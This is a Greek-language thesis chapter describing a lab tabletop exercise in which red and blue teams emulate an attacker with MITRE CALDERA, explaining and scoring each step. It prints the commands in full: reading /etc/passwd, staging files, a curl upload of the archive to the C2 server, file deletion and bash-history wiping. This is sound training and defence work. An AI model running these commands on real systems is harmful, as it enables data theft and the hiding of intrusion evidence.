Το παρόν κεφάλαιο αποτελεί ένα παράδειγμα εκτέλεσης της επιτραπέζιας άσκησης που σχεδιάστηκε στο προηγούμενο κεφάλαιο. Η εκτέλεση, καθώς και τα αποτελέσματα της επιτραπέζιας άσκησης, αποτελούν υποθετικό σενάριο, χωρίς όμως αυτό να απέχει από την πραγματικότητα. Καταγράφονται αναλυτικά τα στάδια διεξαγωγής της επιτραπέζιας άσκησης. Τα στάδια χωρίζονται σε πρώτο σκέλος και δεύτερο σκέλος. Κάθε σκέλος περιλαμβάνει μία συνάντηση πριν τη διεξαγωγή της επιτραπέζιας άσκησης.

4.1. Σκέλος 1

Όπως αναφέρθηκε και στο κεφάλαιο 3, το πρώτο σκέλος αποτελείται από την αρχική συνάντηση μεταξύ όλων των εμπλεκομένων και την εκτέλεση της επιτραπέζιας άσκησης. Πιο κάτω παρουσιάζονται τα αποτελέσματα από αυτά τα δύο στάδια του πρώτου σκέλους.

4.1.1. Αρχική συνάντηση

Στην πρώτη συνάντηση παρόντες είναι όλοι οι συμμετέχοντες. Ο facilitator χωρίζει τις ομάδες και αναθέτει τους ρόλους στους εμπλεκόμενους. Οι ομάδες που υπάρχουν για την εν λόγω επιτραπέζια άσκηση είναι η κόκκινη ομάδα και η μπλε ομάδα. Στη συνέχεια, παρουσιάζει τους στόχους και αφήνει τους συμμετέχοντες να συζητήσουν και να αποφασίσουν το σενάριο, το προφίλ του επιτιθέμενου και τους αμυντικούς μηχανισμούς που πρόκειται να χρησιμοποιηθούν στο πληροφοριακό σύστημα-στόχος, για την πρώτη διεξαγωγή της επιτραπέζιας άσκησης. Το σενάριο που αποφασίστηκε από τους συμμετέχοντες είναι το πιο κάτω:

«Μία εγκληματική οργάνωση, θέλοντας να υποκλέψει στοιχεία για κάποιους από τους πελάτες του οργανισμού μας, διείσδυσε στο πληροφοριακό σύστημα του οργανισμού με τη μέθοδο phishing. Στόχος της είναι να εντοπίσει ευαίσθητα δεδομένα και να τα υποκλέψει χωρίς να γίνει αντιληπτή.»

Οι συμμετέχοντες, μετά από τις μεταξύ τους συζητήσεις, έκριναν αναγκαίο το προφίλ του επιτιθέμενου να περιέχει πρώτα τεχνικές discovery. Με αυτόν τον τρόπο, ο επιτιθέμενος γνωρίζει και αξιολογεί το περιβάλλον που βρίσκεται. Έπειτα, ο επιτιθέμενος εντοπίζει και συλλέγει τις ευαίσθητες πληροφορίες που θέλει να συλλέξει με τεχνικές τύπου collection. Συνεχίζει στην εξαγωγή των ευαίσθητων πληροφοριών με τεχνικές exfiltration. Τέλος, προσπαθεί να καλύψει τα ίχνη του χρησιμοποιώντας τεχνικές τύπου defense – evasion.

Ο Πίνακας 4 παρουσιάζει το τελικό προφίλ του επιτιθέμενου όπως αυτό διαμορφώθηκε κατά τη αρχική συνάντηση στο πρώτο σκέλος της επιτραπέζιας άσκησης. Ο πίνακας περιλαμβάνει στοιχεία όπως την τακτική που βρίσκεται κάθε επίθεση καθώς και τον λόγο που ο επιτιθέμενος τη χρησιμοποιεί. Επιπλέον, η Εικόνα 9 εμφανίζει σε ποσοστά τις τακτικές που επιλέχθηκαν, ενώ η Εικόνα 10 παρουσιάζει στον MITRE ATT&CK Matrix το προφίλ του επιτιθέμενου. Τέλος, ο Πίνακας 5 αναλύει όλες τις επιλεγμένες επιθέσεις εξηγώντας τον κώδικα που χρησιμοποιείται για την κάθε μία από αυτές.

A/A	ID	Τεχνική	Τακτική	Ικανότητα	Παρατηρήσεις
1.	T1033	System Owner/User Discovery	Discovery	Current User	Οι πρώτες κινήσεις που θα εκτελεστούν αφορούν την Τακτική «discovery». Ο επιτιθέμενος προσπαθεί πρώτα να αντιληφθεί το περιβάλλον που βρίσκεται.
2.	T1083	File and Directory Discovery	Discovery	Print Working Directory	
				List Directory	
3.	T1057	Process Discovery	Discovery	View Processes	
4.	T1016	System Network Configuration Discovery	Discovery	Network Interface Configuration	
5.	T1518	Software Discovery	Discovery	Check Go	
				Check Chrome	
				Check Python	
6.	T1087.001	Account Discovery: Local users	Discovery	Find local users	
7.	T1069.001	Permission Groups Discovery: Local Groups	Discovery	Permission Groups Discovery	
8.	T1074.001	Data Staged: Local Data Staging	Collection	Create staging directory	Σε αυτό το σημείο ο επιτιθέμενος συλλέγει δεδομένα. Συγκεκριμένα, δημιουργεί έναν φάκελο στον οποίο προσθέτει δεδομένα (στην περίπτωση μας θα συλλεχθούν δεδομένα με συγκεκριμένο extension).
				Stage sensitive files	
9.	T1005	Data from Local System	Collection	Find files	
10.	T1560.001	Archive Collected Data: Archive via Utility	Exfiltration	Compress staged directory	Αφού συλλεχθούν τα δεδομένα, σε αυτό το σημείο γίνεται η εξαγωγή τους.
11.	T1041	Exfiltration Over C2 Channel	Exfiltration	Exfil staged directory	
12.	T1070.004	Indicator Removal on Host: File deletion	Defense-evasion	Deadman – Delete Agent file	Τέλος, ο επιτιθέμενος θα προσπαθήσει να καλύψει τα ίχνη του. Αρχικά διαγράφοντας τα αρχεία που δημιούργησε κατά την επίθεση και έπειτα διαγράφοντας το ιστορικό εντολών.
13.	T1070.003	Indicator Removal on Host: Clear Command History	Defense-evasion	Avoid logs	

Πίνακας 4: Προφίλ επιτιθέμενου που χρησιμοποιήθηκε για την επιτραπέζια άσκηση

Εικόνα 99: Ποσοστιαία απεικόνιση τακτικών που χρησιμοποιεί το προφίλ επιτιθέμενου της επιτραπέζιας άσκησης.

Εικόνα 10: Προφίλ επιτιθέμενου με απεικόνιση σε MITRE ATT&CK Matrix με τη χρήση του «compass» plugin στην CALDERA

A/A	ID	Εντολή	Επεξήγηση
1.	T1033	whoami	Εμφανίζει στον χρήστη το όνομα χρήστη (username) που χρησιμοποιεί εκείνη τη στιγμή
2.	T1083	pwd ls	***pwd*** = «print working directory». Εμφανίζει στον χρήστη τη διαδρομή για την τοποθεσία που βρίσκεται εκείνη την στιγμή l***s*** = «list» , εμφανίζει στον χρήστη λίστα όλων των περιεχομένων της τοποθεσίας του εκείνη τη στιγμή
3.	T1057	ps	**ps** = «process status» εμφανίζει όλες τις διεργασίας που λαμβάνουν χώρα εκείνη τη στιγμή
4.	T1016	sudo ifconfig	***Sudo:*** εκτέλεση της εντολής που ακολουθεί με δικαιώματα root ***Ifconfig:*** Εμφανίζει στον χρήστη πληροφορίες για όλες τις διεπαφές δικτύου που αφορούν το σύστημα
5.	T1518	which go which google-chrome python3 --version;python2 --version;python --version	***which go***: έλεγχος ύπαρξης υπηρεσιών Go στο σύστημα ***which google-chrome:*** έλεγχος ύπαρξης υπηρεσιών google-chrome στο σύστημα ***python3 --version;python2 --version;python –version***: έλεγχος για εκδοχή της python που χρησιμοποιεί το σύστημα. Πρώτα γίνεται έλεγχος για python3, έπειτα για python2 και στη συνέχεια γενικά για όλες τις python.

6.	T1087.001	cut -d: -f1 /etc/passwd | grep -v '_' | grep -v '#'	***cut:*** χρησιμοποιείται για εξαγωγή στοιχείων από κάποιο συγκεκριμένο αρχείο που καθορίζεται στη συνέχεια. ***-d:*** Καθορίζει την οριοθέτηση της εντολής cut. Στην περίπτωσή μας, η οριοθέτηση είναι ο χαρακτήρας « : ». ***-f1***: η εντολή cut θα λειτουργήσει για το πρώτο πεδίο (field) κάθε γραμμής στο αρχείο « /etc/passwd ». ***/etc/passwd*** : σε αυτό το αρχείο θα εκτελεστεί η εντολή. Το πρώτο πεδίο του εν λόγω αρχείου περιέχει usernames. ***|grep -v '_' |*** : όσα από τα usernames περιέχουν τον χαρακτήρα « _ » δεν θα εξαχθούν. ***|grep -v '#' |*** : όσα από τα usernames περιέχουν τον χαρακτήρα « # » δεν θα εξαχθούν (χαρακτήρας ο οποίος συνήθως χρησιμοποιείται για εγγραφή σχολίων (commends).
7.	T1069.001	groups	Εμφανίζει στον χρήστη την ομάδα στην οποία ανήκει. Οι ομάδες συνήθως χωρίζονται ανάλογα με τα access κριτήρια του πληροφοριακού συστήματος
8.	T1074.001 (α)	mkdir -p staged && echo $PWD/staged	***mkdir -p staged*** : Δημιουργία αρχείου με το όνομα «staged» ***&&*** : Η επόμενη εντολή θα εκτελεστεί μόνο αν εκτελεστεί επιτυχώς η πρώτη εντολή ***echo $PWD/staged*** : Παρουσιάζει την τοποθεσία του φακέλου «staged» που δημιουργήθηκε πιο πριν.

9.	T1005	find / -name '*.#{file.sensitive.extension}' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5	***find /:*** Εκτελεί αναζήτηση στο directory « / » το οποίο σε OS linux αντιστοιχεί στο root directory. Δηλαδή θα γίνει αναζήτηση σε όλα τα αρχεία. ***/ -name '*.#{file.sensitive.extension}'*** : Η αναζήτηση γίνεται σε αρχεία που έχουν συγκεκριμένο file extension. Στην περίπτωσή μας, τα file extension που επιλέχθηκαν είναι: wav, yml και png. Η επιλογή των file extension γίνεται από την ιδιότητα της CALDERA, fact sources. ***-type f*** : Περιορίζεται η αναζήτηση μόνο σε files ***-not -path '*/\.*'***: Δεν γίνεται αναζήτηση στα files που αρχίζουν από τους χαρακτήρες «*/\.*». ***-size -500k*** : Δεν γίνεται έλεγχος σε files που το μέγεθός τους είναι μικρότερο από 500 kilobytes. ***2>/dev/null*** : Δεν εμφανίζει τα αποτελέσματα σε περίπτωση error. ***| head -5*** : Θα παρουσιαστούν μόνο τα 5 πρώτα αποτελέσματα της αναζήτησης.
10.	T1074.001 (β)	cp #{host.file.path[filters(technique=T1005,max=3)]} #{host.dir.staged[filters(max=1)]}	***cp*** : Εντολή που χρησιμοποιείται για την αντιγραφή (copy) ***#{host.file.path[filters(technique=T1005,max=3)]}*** : καθορίζει το αρχείο που θα αντιγραφεί. Στην περίπτωσή μας, η διαδρομή του αρχείου θα παρθεί από την προηγούμενη επίθεση

			(T1005). Ο μέγιστος αριθμός αρχείων που μπορεί να αντιγραφεί είναι 3. ***#{host.dir.staged[filters(max=1)]}*** : Καθορίζει τον χώρο στον οποίο θα αντιγραφεί το αρχείο. Στην περίπτωσή μας θα γίνει στον φάκελο «staged» που δημιουργήθηκε με την T1074.001 (α). Μόνο μία διαδρομή μπορεί να επιλεχθεί.
11.	T1560.001	tar -P -zcf #{host.dir.staged}.tar.gz #{host.dir.staged} && echo #{host.dir.staged}.tar.gz	***tar*** : εκτελεί συμπίεση συγκεκριμένων αρχείων ***-P*** : Διατηρεί την διαδρομή των αρχείων που θα συμπιεστούν. ***-z***: Η συμπίεση θα γίνει με gzip ***-c***: Θα δημιουργηθεί νέο συμπιεσμένο αρχείο ***-f #{host.dir.staged}.tar.gz***: καθορίζει την ονομασία του συμπιεσμένου αρχείου. Στην περίπτωσή μας θα κρατήσει το όνομα του φακέλου «staged» που δημιουργήθηκε πριν και θα προστεθούν τα extensions .tar.gr. ***#{host.dir.staged*** : το αρχείο το οποίο θα συμπιεστεί. Στην περίπτωσή μας είναι ο φάκελος «staged» που δημιουργήθηκε πιο πριν. ***&&*** : Η εντολή που ακολουθεί θα εκτελεστεί μόνο αν η προηγούμενη εντολή εκτελέστηκε με επιτυχία. ***echo #{host.dir.staged}.tar.gz*** : Εμφανίζει την ονομασία του αρχείου που συμπιέστηκε.

12.	T1041	curl -F "data=@#{host.dir.compress}" --header "X-Request-ID: `hostname`-#{paw}" #{server}/file/upload	***curl:*** Επιτρέπει την μεταφορά δεδομένων χρησιμοποιώντας network protocols (HTTP request στην περίπτωσή μας). ***-F "data=@#{host.dir.compress}"*** : Επιλογή του αρχείου που θα σταλεί. Στην περίπτωσή μας είναι το συμπιεσμένο αρχείο που δημιουργήθηκε με την T1560.001. ***--header "X-Request-ID: `hostname`-#{paw}"*** : Επιλογή επικεφαλίδας. Σε αυτή την περίπτωση χρησιμοποιείται το όνομα του host (πληροφοριακού συστήματος που βρισκόμασταν) και το paw. Το paw είναι το αποτύπωμα που δημιουργεί η CALDERA κατά τη δημιουργία του agent στο πληροφοριακό σύστημα στόχος και, από προεπιλογή, αποτελείται από 6 χαρακτήρες. ***#{server}/file/upload*** : Αποτελεί το URL στο οποίο θα σταλθεί το αρχείο που επιλέχθηκε. Στην περίπτωσή μας ο server θα αντικατασταθεί με το URL του server που τρέχει η CALDERA.
13.	T1070.004	rm -rf staged; rm /home/test/staged.tar.gz	***rm*** : Διαγραφή ενός συγκεκριμένου αρχείου ***-r***: Διαγράφει επίσης και όλα τα περιεχόμενα του αρχείου ***-f***: Η διαγραφή εκτελείται χωρίς να χρειαστεί να δοθεί άλλη έγκριση. ***staged***: Η ονομασία του αρχείου που θα διαγραφεί

14.	T1070.003	> $HOME/.bash_history && unset HISTFILE	**>** : Χρησιμοποιείται για την μεταφορά του bash history σε αρχείο το οποίο ονομάζεται $HOME/.bash_history. **&&** : Η εντολή που ακολουθεί θα εκτελεστεί μόνο αν η προηγούμενη εντολή εκτελέστηκε με επιτυχία. ***unset HISTFIL*** : Διαγράφει την μεταβλητή HISTFILE η οποία απευθύνεται στην τοποθεσία του αρχείου bash history.

Πίνακας 5: Επεξήγηση επιθέσεων που επιλέχθηκαν για το προφίλ του επιτιθέμενου για την επιτραπέζια άσκηση

Μετά τη δημιουργία του προφίλ του επιτιθέμενου, οι συμμετέχοντες συνέχισαν με συζητήσεις για τους αμυντικούς μηχανισμούς τους οποίους θα χρησιμοποιήσουν στο πληροφοριακό σύστημα – στόχος κατά την εκτέλεση της επιτραπέζιας άσκησης. Για να αποφασίσουν τους μηχανισμούς αυτούς, σκέφτηκαν αρχικά να καταγράψουν τα αναμενόμενα αποτελέσματα που απορρέουν από τις επιλεγμένες επιθέσεις που απαρτίζουν το προφίλ του επιτιθέμενου. Η καταγραφή των στοιχείων αυτών παρουσιάζεται στον Πίνακα 6.

Πίνακας αναμενόμενων αποτελεσμάτων		
A/A	**TTP ID**	**Αναμενόμενα αποτελέσματα στο Πληροφοριακό σύστημα - στόχος**
1.	T1033	Εμφάνιση στο ιστορικό εντολών
2.	T1083	
3.	T1057	
4.	T1016	
5.	T1518	
6.	T1087.001	
7.	T1069.001	
8.	T1074.001	Δημιουργία φακέλου staged και τοποθέτηση ευαίσθητων αρχείων σε αυτόν
9.	T1005	-
10.	T1560.001	Συμπίεση φακέλου staged
11.	T1041	-
12.	T1070.004	Διαγραφή φακέλου staged
13.	T1070.003	Διαγραφή ιστορικού
Επιπλέον παρατηρήσεις:		Εμφάνιση στις διεργασίες του server που χρησιμοποιείται για επικοινωνία C2 μεταξύ των VM (CALDERA και Στόχος)

Πίνακας 6: Αναμενόμενα αποτελέσματα επιθέσεων

Λαμβάνοντας υπόψη τον Πίνακα 6, οι συμμετέχοντες προχώρησαν στους αμυντικούς μηχανισμούς που θα χρησιμοποιήσουν κατά το πρώτο σκέλος διεξαγωγής της επιτραπέζιας άσκησης. Αρχικά, σκέφτηκαν πως όλες οι εντολές οι οποίες εκτελούνται σε ένα λειτουργικό σύστημα linux αποθηκεύονται στο ιστορικό και μπορούν να εμφανιστούν με την εντολή «history». Για τον λόγο αυτό, αποφάσισαν να χρησιμοποιήσουν την εν λόγω εντολή για σκοπούς ανίχνευσης όλων των επιθέσεων.

Για τις επιθέσεις οι οποίες αφορούν την τεχνική collection, αναμένεται να δημιουργηθεί ο φάκελος «staged» στο πληροφοριακό σύστημα - στόχος. Για τον εντοπισμό αυτής της ενέργειας θα χρησιμοποιηθεί η εντολή «ls -lt». Με αυτήν την εντολή θα εμφανιστούν όλα τα αρχεία του πληροφοριακού συστήματος - στόχος ταξινομημένα με ημερομηνία δημιουργίας, από το πιο πρόσφατο μέχρι το πιο παλιό. Η ίδια εντολή θα χρησιμοποιηθεί και κατά την εκτέλεση της επίθεσης με ID T1560.001 για τον εντοπισμό του συμπιεσμένου αρχείου.

4.1.2. Διεξαγωγή

Μετά την ολοκλήρωση της αρχικής συνάντησης, διεξάχθηκε η εκτέλεση της επιτραπέζιας άσκησης. Κατά την εκτέλεση, η κόκκινη ομάδα είχε υπό την επίβλεψή της την ομαλή διεξαγωγή των επιθέσεων και παρατηρούσε τα αποτελέσματα από τις επιθέσεις. Από την άλλη, η μπλε ομάδα, κατά την εκτέλεση της άσκησης, παρακολουθούσε το πληροφοριακό σύστημα – στόχος. Σκοπός της ήταν η ανίχνευση όσο το δυνατό περισσότερων επιθέσεων.

Για κάθε επίθεση που εκτελέστηκε κατά το πρώτο σκέλος, αναλύονται οι πιο κάτω λεπτομέρειες στους πίνακες που ακολουθούν:

- ID επίθεσης και αναλυτική ονομασία (τεχνική, τακτική, διαδικασία).
- Εντολή που χρησιμοποιήθηκε μαζί με τα αποτελέσματά της.
- Αναφέρεται αν η επίθεση ήταν επιτυχημένη.
- Αναφέρεται αν η επίθεση ανιχνεύτηκε.
- Αναλύεται ο τρόπος ανίχνευσης και τι ακριβώς ανιχνεύτηκε.
- Βαθμολογία Μπλε και Κόκκινης ομάδας (συμφώνως μεθοδολογίας).

T1033 – Discovery - System Owner/User Discovery – Current User	
Εντολή	whoami
Αποτέλεσμα εντολής	root
Επιτυχία	ΝΑΙ
Ανίχνευση	ΟΧΙ
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0

T1083 (α) – Discovery - File and Directory Discovery – Print working Directory	
Εντολή	pwd
Αποτέλεσμα εντολής	/home/test
Επιτυχία	NAI
Ανίχνευση	OXI
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0

T1083 (β) – Discovery - File and Directory Discovery – List Directory	
Εντολή	ls
Αποτέλεσμα εντολής	CALDERA Desktop Documents Downloads examples.desktop hosts_backup Music nohup.out Pictures Public sandcat.go-linux super_scary Templates Videos
Επιτυχία	NAI
Ανίχνευση	OXI
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0

T1057 – Discovery - Process Discovery – View Processes	
Εντολή	ps
Αποτέλεσμα εντολής	PID TTY TIME CMD 2505 pts/6 00:00:00 sudo 2506 pts/6 00:00:00 bash 2832 pts/6 00:00:00 CALDERA 3197 pts/6 00:00:00 sh 3198 pts/6 00:00:00 ps
Επιτυχία	NAI
Ανίχνευση	OXI
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0

T1016 – Discovery - System Network Configuration Discovery – Network Interface Configuration	
Εντολή	Sudo ifconfig
Αποτέλεσμα εντολής	enp0s3 Link encap:Ethernet HWaddr 08:00:27:f4:e2:bf inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0 inet6 addr: fe80::2ea2:2073:c40:9006/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:6134 errors:0 dropped:0 overruns:0 frame:0 TX packets:1181 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:8784699 (8.7 MB) TX bytes:129015 (129.0 KB) lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:65536 Metric:1 RX packets:144 errors:0 dropped:0 overruns:0 frame:0 TX packets:144 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:13720 (13.7 KB) TX bytes:13720 (13.7 KB)
Επιτυχία	ΝΑΙ
Ανίχνευση	ΟΧΙ
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0

T1518 (α) – Discovery - Software Discovery – Check Go	
Εντολή	which go
Αποτέλεσμα εντολής	No output
Επιτυχία	ΟΧΙ
Ανίχνευση	ΟΧΙ
Βαθμολογία	Κόκκινη Ομάδα: 0 Μπλε Ομάδα: 0


T1518 (β) – Discovery - Software Discovery – Check Chrome	
Εντολή	which google-chrome
Αποτέλεσμα εντολής	No output
Επιτυχία	ΟΧΙ
Ανίχνευση	ΟΧΙ
Βαθμολογία	Κόκκινη Ομάδα: 0 Μπλε Ομάδα: 0

T1518 (γ) – Discovery - Software Discovery – Check Python	
Εντολή	python3 --version;python2 --version;python --version
Αποτέλεσμα εντολής	Python 2.7.12 Python 2.7.12
Επιτυχία	ΝΑΙ
Ανίχνευση	ΟΧΙ
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0

T1087.001 – Discovery - Account Discovery: Local users – Find local users	
Εντολή	cut -d: -f1 /etc/passwd | grep -v '_' | grep -v '#'
Αποτέλεσμα εντολής	root daemon bin sys sync games man lp mail news uucp proxy www-data backup list irc gnats nobody systemd-timesync systemd-network systemd-resolve systemd-bus-proxy syslog messagebus uuidd lightdm whoopsie avahi-autoipd avahi dnsmasq colord speech-dispatcher hplip kernoops pulse rtkit saned usbmux test


	vboxadd
Επιτυχία	ΝΑΙ
Ανίχνευση	ΟΧΙ
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0

T1069.001 – Discovery - Permission Groups Discovery: Local Groups – Permission Groups Discovery	
Εντολή	groups
Αποτέλεσμα εντολής	root
Επιτυχία	ΝΑΙ
Ανίχνευση	ΟΧΙ
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0


T1074.001 (α)– Collection - Data Staged: Local Data Staging – Create staging directory	
Εντολή	mkdir -p staged && echo $PWD/staged
Αποτέλεσμα εντολής	/home/test/staged
Επιτυχία	ΝΑΙ
Ανίχνευση	ΝΑΙ 
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1005– Collection - Data from Local System – Find files	
Εντολή	find / -name '*.png' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5 find / -name '*.yml' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5 find / -name '*.wav' -type f -not -path '*/\.*' -size -500k 2>/dev/null | head -5
Αποτέλεσμα εντολής	var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/firewall-config_firewall-config.png /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/ubiquity-frontend-kde_ubiquity-kde.png /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/xfce4-settings_video-display.png /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/wine1.6_wine.png /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/muse_muse_icon.png /var/lib/doc-base/info/status.yml /var/lib/doc-base/info/files-old.yml /var/lib/doc-base/info/files.yml /var/lib/doc-base/info/status-old.yml /usr/share/perl/5.22.1/CPAN/Kwalify/distroprefs.yml /usr/lib/libreoffice/share/gallery/sounds/soft.wav /usr/lib/libreoffice/share/gallery/sounds/kongas.wav


	/usr/lib/libreoffice/share/gallery/sounds/untie.wav /usr/lib/libreoffice/share/gallery/sounds/explos.wav /usr/lib/libreoffice/share/gallery/sounds/space2.wav
Επιτυχία	ΝΑΙ
Ανίχνευση	ΟΧΙ
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0

T1074.001 (β)– Collection - Data Staged: Local Data Staging – Stage sensitive files	
Εντολή	cp /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/xfce4-settings_video-display.png /home/test/staged cp /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/ubiquity-frontend-kde_ubiquity-kde.png /home/test/staged cp /var/lib/app-info/icons/ubuntu-xenial-updates-universe/64x64/firewall-config_firewall-config.png /home/test/staged
Αποτέλεσμα εντολής	No output
Επιτυχία	ΝΑΙ
Ανίχνευση	ΝΑΙ 
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1560.001 – Exfiltration - Archive Collected Data: Archive via Utility – Compress staged directory	
Εντολή	tar -P -zcf /home/test/staged.tar.gz /home/test/staged && echo /home/test/staged.tar.gz
Αποτέλεσμα εντολής	/home/test/staged.tar.gz
Επιτυχία	ΝΑΙ
Ανίχνευση	ΝΑΙ

	
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1041 – Exfiltration - Exfiltration Over C2 Channel – Exfil staged directory	
Εντολή	curl -F "data=@/home/test/staged.tar.gz" --header "X-Request-ID: `hostname`-oueusk" http://10.0.2.15:8888/file/upload
Αποτέλεσμα εντολής	% Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0 100 11087 0 0 100 11087 0 1496k --:--:-- --:--:-- --:--:-- 1546k
Επιτυχία	ΝΑΙ
Ανίχνευση	ΟΧΙ
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0

T1070.004 – Defence-evasion - Indicator Removal on Host: Deadman Deletion – Delete agent files	
Εντολή	rm -rf staged; rm /home/test/staged.tar.gz
Αποτέλεσμα εντολής	No output
Επιτυχία	ΝΑΙ
Ανίχνευση	ΝΑΙ 
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1070.003– Defense-evasion - Indicator Removal on Host: Clear Command History – Avoid logs	
Εντολή	> $HOME/.bash_history && unset HISTFILE
Αποτέλεσμα εντολής	No output
Επιτυχία	ΝΑΙ
Ανίχνευση	ΟΧΙ
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: 0

